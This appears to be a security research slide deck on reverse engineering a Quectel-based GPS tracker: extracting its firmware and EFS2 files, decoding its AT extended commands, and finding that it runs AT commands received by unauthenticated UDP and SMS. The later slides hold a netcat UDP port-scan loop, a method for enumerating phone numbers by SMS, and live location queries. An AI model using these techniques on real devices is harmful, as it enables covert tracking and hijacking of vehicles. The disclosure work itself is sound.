# PARTITIONS

Seek for valid partition table in the dump

- Magic = b'\xAA\x73\xEE\x55\xDB\xBD\x5E\xE3'

Extract each partition to individual file

Two EFS2 partitions identified

SBL
MIBIB
Cache EFS2
EFS2
TZ
MBA
ACDB
RPM
QDSP
APPS
SCRUB
Cache MBA
Cache TZ
Cache RPM
Cache APPS
Cache ACDB
misc
sec
EFS2APPS

# EFS2

Finally, parse the filesystem

- No public information available

Leaked Qualcomm source code available on Github

- <https://github.com/sahthi/somebackup>

Get EFS2 files and directories

- Seek for superblocks within partition (magic = b'EFSSuper')
- Use the most recent superblock (age field)
- Iterate over the page table (linked list)
- Parse the index nodes and reconstruct the DB tree

# ***DEMO***




[https://github.com/kudelskisecurity/efs2\\_extractor](https://github.com/kudelskisecurity/efs2_extractor)

# DUMP THE EASY WAY

Remember the USB port ?

3 endpoints on the USB port

- AT Modem
- DM **Diagnostics Monitor**
- NMEA GPS



Dump files with any QPST/Quectel EFS Explorer (only public files accessible)

- custom.bin
- oem\_app\_path.ini
- queue.bin
- devdef.cfg
- devusr.cfg

Custom application binary ?  
Path to the custom.bin  
Temporary storage for pending messages  
Device default configuration  
Device user configuration

# CUSTOM BINARY ?

Unknown header format :(

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000	5544	4f4d	0500	0000	0300	0000	2000	0000	UDOM	.....	.	.	.	.	.	.	.....
0x00000010	7856	3412	0100	0004	3ca9	0343	40f4	0243	xV4	....	<..	C@..C	.	.	.	.	
0x00000020	0000	0000	8c00	0000	0040	0000	d0a9	0343	.....	.....	@	....C	.	.	.	.	

Binwalk / startup banner output might help

```
...  
Copyright string: "Copyright (c) 1996-2016 Express Logic Inc. * ThreadX Cortex-A7/ARM Version G5.7.5.2 SN: 4526-271-1301 *"  
...
```

```
quectel_task_entry  
quectel_task_entry(txm_module_object_allocate): 0  
quectel_task_entry(tx_thread_create): 0
```

# THREAD X

Real-time operating system (RTOS) designed for embedded systems

Known as Express Logic before acquisition by Microsoft in 2019

- Nowadays Azure RTOS ThreadX

Support two modes of operation

- Common mode
  - Thread management and synchronization
  - Memory pool management
  - Messaging and event handling
- Module mode
  - Load and unload pre-linked ThreadX modules on-the-fly



# MODULES


ThreadX Kernel extension **Module Manager**

Each module has its own memory area

Kernel interaction performed pre-defined requests via a dispatch function

Module's preamble defines

- Entry function
- Memory area
- Stack size
- Thread priority
- ....




# MODULE PREAMBLE

	Module Callback Thread Entry																
	Module Start Thread Entry Point (WILDCAT module)																
- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000	5544	4f4d	0500	0000	0300	0000	2000	0000	UDOM	.....	.	.	...	.	.	.	.....
0x00000010	7856	3412	0100	0004	3ca9	0343	40f4	0243	xV4	....	<..	C@..C	...	.	.	.	.....
0x00000020	0000	0000	8c00	0000	0040	0000	d0a9	0343	.....	.....	@	.....C	...	.	.	.	.....
0x00000030	1900	0000	fe07	0000	640d	0500	cc0d	0400	.....	.....	d	.....	...	.	.	.	.....
0x00000040	0000	0043	0814	0000	0000	0000	0000	0000	...	C	.....	.....	...	.	.	.	.....
0x00000050	0000	0000	0000	0000	0000	0000	0000	0000	.....	.....	.....	.....	...	.	.	.	.....
0x00000060	0000	0000	0000	0000	0000	0000	0000	0000	.....	.....	.....	.....	...	.	.	.	.....
0x00000070	0000	0000	0000	0000	0000	0000	0000	0000	.....	.....	.....	.....	...	.	.	.	.....
0x00000080	0c20	9fe5	0010	92e5	0000	82e5	0100	a0e1	.....	.....	.....	.....	...	.	.	.	.....
	Base address				RW_LEN				RO_LEN				ZI_LEN				

# MODULE ANALYSIS

Ghidra Python loader script <https://github.com/kudelskisecurity/quecloader>



The screenshot shows the Ghidra Python decompiler interface with the title "Decompile: txm\_module\_preamble\_start\_function - (custom.bin)". The code listed is:

```
1 int txm_module_preamble_start_function(void)
2 {
3     int iVar1;
4
5     FUN_4303ac24(6,&DAT_4304e2c8);
6     FUN_43037914();
7     FUN_43039528();
8     FUN_43033940(DAT_43051c8c,&DAT_4304233d,"quectel_task_entry");
9     iVar1 = (*DAT_4307a380)(0x5d,&DAT_430585d0,0x118,0);
10    FUN_43033940(DAT_43051c8c,"%s(txm_module_object_allocate): %d\r\n","quectel_task_entry",iVar1);
11    if (iVar1 == 0) {
12        iVar1 = _txm_module_system_call11(0x37,DAT_430585d0,"WILDCAT",FUN_4302f238,0,&DAT_43085b89,0x4000,200,199,0,1,0x118);
13    }
14    FUN_43033940(DAT_43051c8c,"%s(tx_thread_create): %d\r\n","quectel_task_entry",iVar1);
15    return iVar1;
16 }
```

Generate Ghidra FIDB from compiled examples resources

- Quectel SDK or QuecOpen Github repository

# STARTUP

## prologue

- Memory initialization
- GPIO configuration / LEDs
- AT command (ATC) handler on UART interface
- Same as the module ([UART3](#))

## [mnt\\_init](#)

- Loads configuration files (device, user)
- Sends their content to the AT command handler

## Once network is registered

- Starts multiple listening UDP sockets
- Reads SMS and injects content to the ATC

```
quectel_task_entry
quectel_task_entry(txm_module_object_allocate): 0
quectel_task_entry(tx_thread_create): 0
prologue done
quectel_gps_init done
quectel_atc_init done
modemInit done
mnt_init done
quectel_udp_init done
quectel_ftp_init done
quectel_timer_init done
```

# CONFIGURATION FILES

Contains AT extended commands

Stored as a structure with corresponding functions within the binary

Useful to get a list of supported commands by the module and their usage

```
+XIP="208.92.128.156",9090
+XMIP="208.92.128.86",6666
+XUIP="",69
+XLPORT=8090
+XNSCAN=2
+XRA=0,3600
+XPST=2,900
+XPRP=0
+XCRA=2
+XSMSD=""
+XSMS8=""
+XIPI=0,18
+XURP=5,900
+XMRC=0
+XRPA=1,10,2,1
+XRPQ=2000,0
+XEVITD=0
+XEVIT=1,0,260
+XEVIT=34,0,260
+XEVIT=45,0,260,512
+XEVIT=46,0,260,512
+XITM=0,7FEF
+XMITM=0,FFEF
+XITM=17,23
+XMITM=17,23
+XITM=260,3F
+XMITM=260,3F
+XLEDO=0,1
```

devdef.cfg

	43043504 1a 66 04 43 06 ATXcmd_s...	[62]	= "IGM"
	00 00 00 0c 72		= 43053592
	00 43 f8 4b 04...		
	43043514 1e 66 04 43 06 ATXcmd_s...	[63]	= "IGN"
	00 00 00 0c 72		= 43053594
	00 43 48 4c 04...		
	43043524 22 66 04 43 26 ATXcmd_s...	[64]	= "IGV"
	00 00 00 64 9c		= 430537a0
	00 43 70 4c 04...		
	43043534 26 66 04 43 01 ATXcmd_s...	[65]	= "INCEL"
	00 00 00 d4 a4		
	00 43 00 00 00...		
	43043544 2c 66 04 43 01 ATXcmd_s...	[66]	= "INCS"
	00 00 00 d4 bf		
	02 43 00 00 00...		
	43043554 31 66 04 43 01 ATXcmd_s...	[67]	
	00 00 00 08 a5		
	00 43 00 00 00...		
	43043554 31 66 04 43 char * s_INDAT_43046631		command = "INDAT"
	43043558 01 00 00 00 uint 1h		id
	4304355c 08 a5 00 43 uint * FUN_4300a508		ptr_func
	43043560 00 00 00 00 void * 00000000		stack?
	43043564 37 66 04 43 01 ATXcmd_s...	[68]	= "INEVT"
	00 00 00 5c a6		
	00 43 00 00 00...		
	43043574 3d 66 04 43 01 ATXcmd_s...	[69]	= "INGPS"
	00 00 00 04 a9		
	00 43 00 00 00...		

```
{
    int iVar1;
    char *pcVar2;

    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nSMS", (char *)param_3,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nOut: %d",DAT_43054680,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nIn: %d",DAT_43054684,param_4);
    iVar1 = strlen((uint *)queue.bin);
    pcVar2 = DAT_43054688;
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nSpam: %d",DAT_43054688,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nUDP Server",pcVar2,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nOut: %d",DAT_4305468c,param_4);
    iVar1 = strlen((uint *)queue.bin);
    pcVar2 = DAT_43054690;
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nIn: %d",DAT_43054690,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nUDP Maintenance",pcVar2,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nOut: %d",DAT_43054694,param_4);
    iVar1 = strlen((uint *)queue.bin);
    pcVar2 = DAT_43054698;
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nIn: %d",DAT_43054698,param_4);
    iVar1 = strlen((uint *)queue.bin);
    FUN_43038e0c(queue.bin + iVar1,"\\r\\nOK", pcVar2,param_4);
}
```

# **AT EXTENDED COMMANDS**

After some time, another user manual could be found (JG-H)

## Information commands

AT+XINCEL	Cellular
AT+XINDAT	Information Data
AT+XINEVT	Events
AT+XINGPS	GPS locations
AT+XINNET	Network
AT+XINPWR	Power
AT+XINVER	Version

## Other useful

AT+XDBG	Debug level
AT+XRN	Report Now
AT+XRNE	Report Now with Echo

## Communication related settings

44. AT+XAPN	Set APN (GSM devices only)
45. AT+XCSW	Cellular Session Watchdog
46. AT+XIP	Set target server IP address and port number
47. AT+XLPORT	Set Local IP port number
48. AT+XMIP	Set Maintenance server IP address and port number
49. AT+XPRP	PxP Renewal Policy
50. AT+XSMSD	SMS Destination
51. AT+XSMSS	SMS Source
52. AT+XSPIP	Set Serial Port (A-UART) IP address and port number
53. AT+XUIP	Set Update server IP address and port number

# INTERFACES

## Modem interface

- Standard AT command
- SIM configuration
- Phone number
- SMS

## Application interface

- Startup banner and debug messages
- AT eXtended commands (AT+X..)

```
PROD: WILDCAT
```

```
...
```

```
LPORT: 8090
```

```
SIM: Ready
```

```
Ready
```

```
AT
```

```
OK, 86xxxxxxxxxx6,
```

```
AT+XIP?
```

```
"208.92.128.156", 9090, 1, 86xxxxxxxxxx6, +XIP?
```

```
RDY
```

```
APP RDY
```


```
AT+CFUN=?
```

```
+CFUN:  
(0, 1, 4), (0, 1)
```

```
OK
```

```
AT+XIP?
```

```
ERROR
```



# **HARDWARE CONCLUSION**

From hardware POV, device is not protected at all

- Extract / replace firmware of both chipsets
- Tamper with the device configuration

Impact limited to one device since physical access is required

Would be possible to do something remotely ?

**NETWORK**


# MOBILE NETWORK

Connect the tracker to a controlled base station

Attempt to discover listening UDP ports by scanning

Monitor traffic and application serial output

- Change debug level **AT+XDBG=16**



# SCANNING

```
$ for x in {1..65535}; do nc -u target_device $x <<(echo "$x"); done
```

```
mx_SocketRead: Received 5 bytes from 208.92.128.156:9090 for dest:1 fd:16385  
mnt_socketsRead: ID: 1, nBytes: 5, IP: 9C805CD0:9090 socket 2  
mi_rxDataHandler(1): RX 5 bytes from ip: 156.128.92.208 on port: 9090
```

**4307D8AC: 38 30 39 30 0A** **8090.**

```
mx_SocketRead: Received 5 bytes from 208.92.128.156:6666 for dest:2 fd:16386  
mnt_socketsRead: ID: 2, nBytes: 5, IP: 9C805CD0:6666 socket 3  
mi_rxDataHandler(2): RX 5 bytes from ip: 156.128.92.208 on port: 6666
```

**4307D8AC: 38 30 39 31 0A** **8091.**

```
mx_SocketRead: Received 5 bytes from 208.92.128.156:9090 for dest:4 fd:16387  
mnt_socketsRead: ID: 4, nBytes: 5, IP: 9C805CD0:9090 socket 5  
mi_rxDataHandler(4): RX 5 bytes from ip: 156.128.92.208 on port: 9090
```

**4307D8AC: 38 30 39 33 0A** **8093.**

Not reflecting the source IP/port  
of the incoming packet

# **SURPRISE !**

```
mx_SocketRead: Received 3 bytes from 208.92.128.156:9090 for dest:4 fd:16387
```

```
mnt_socketsRead: ID: 4, nBytes; 3, IP: 9C805CD0:9090 socket 5
```

```
mi_rxDataHandler(4): RX 3 bytes from ip: 156.128.92.208 on port: 9090
```

**4307D8C: 41 54 0A**

**AT.**

**IP> AT**

```
mi_cmdHandler: From 4 rcv'd
```

**OK,8xxxxxxxxxxxxx6,**

```
wct_modemIsDataSendReady: rssl -62 rsrq -4 isReady 1 rspWD 0 isRst 0 nwR 0 rssl_m -97 rsrq_m -19
```

```
mp_sendData: 1
```

Not reflecting the source IP/port  
of the incoming packet

# ***GOOD BUT ...***

Ability to send arbitrary AT commands within the same network

Such attack might not work on the operator network

- APN
- Network isolation
- Carrier-Grade NAT (CGN) / UDP hole punching
- No UDP spoofing allowed

How to scale the attack to more devices ?

# **SMS TO THE RESCUE !**

The device injects received SMS in the AT command handler

Useful to identify potential targets

Let's try it out !

# **PHONE NUMBER**

First, grab the phone number of the device

AT command via modem interface (baud = 115200)

**AT+CNUM**

**+CNUM: , "+1525xxxxx1", 145**

**OK**



Simply insert the SIM card in a smartphone to get its number

# PHONE NUMBERS DISCOVERY

Providers tends to allocate continuous range of phone numbers

Query surrounding phone numbers via SMS

- Used Twilio with a US number
- Success rate of +65%
- Aggressive rate limit or get in trouble :)



Will it work with AT eXtended commands ?

# AT+XIN-FD

AT+XINDAT

SMS  
Out: 28  
In: 28  
Spam: 0  
UDP Server  
Out: [720602](#)  
In: [57030](#)  
UDP Maintenance  
Out: [25784](#)  
In: 0  
OK,8

2,+XINDAT

At+xinnet

LIP: 10.227.223.180:9090  
PDP: OFF  
OK,8

2,+xinnet


# TRACKING VIA SMS

GPS locations (AT+XINGPS)

It's fun but noisy

What about the IP network traffic ?

DAT: 04/19/2021  
TIM: 15:00:07  
RTC: 15:00:07  
LOC: 36.19289,-115.15637  
SPD: 46  
HDG: 359  
SAT: 9  
LCK: 1  
GPS: ON  
OK,86



DAT: 04/19/2021  
TIM: 14:54:02  
RTC: 14:54:02  
LOC: 36.19073,-115.15258  
SPD: 0  
HDG: 84  
SAT: 9  
LCK: 1  
GPS: ON  
OK,86

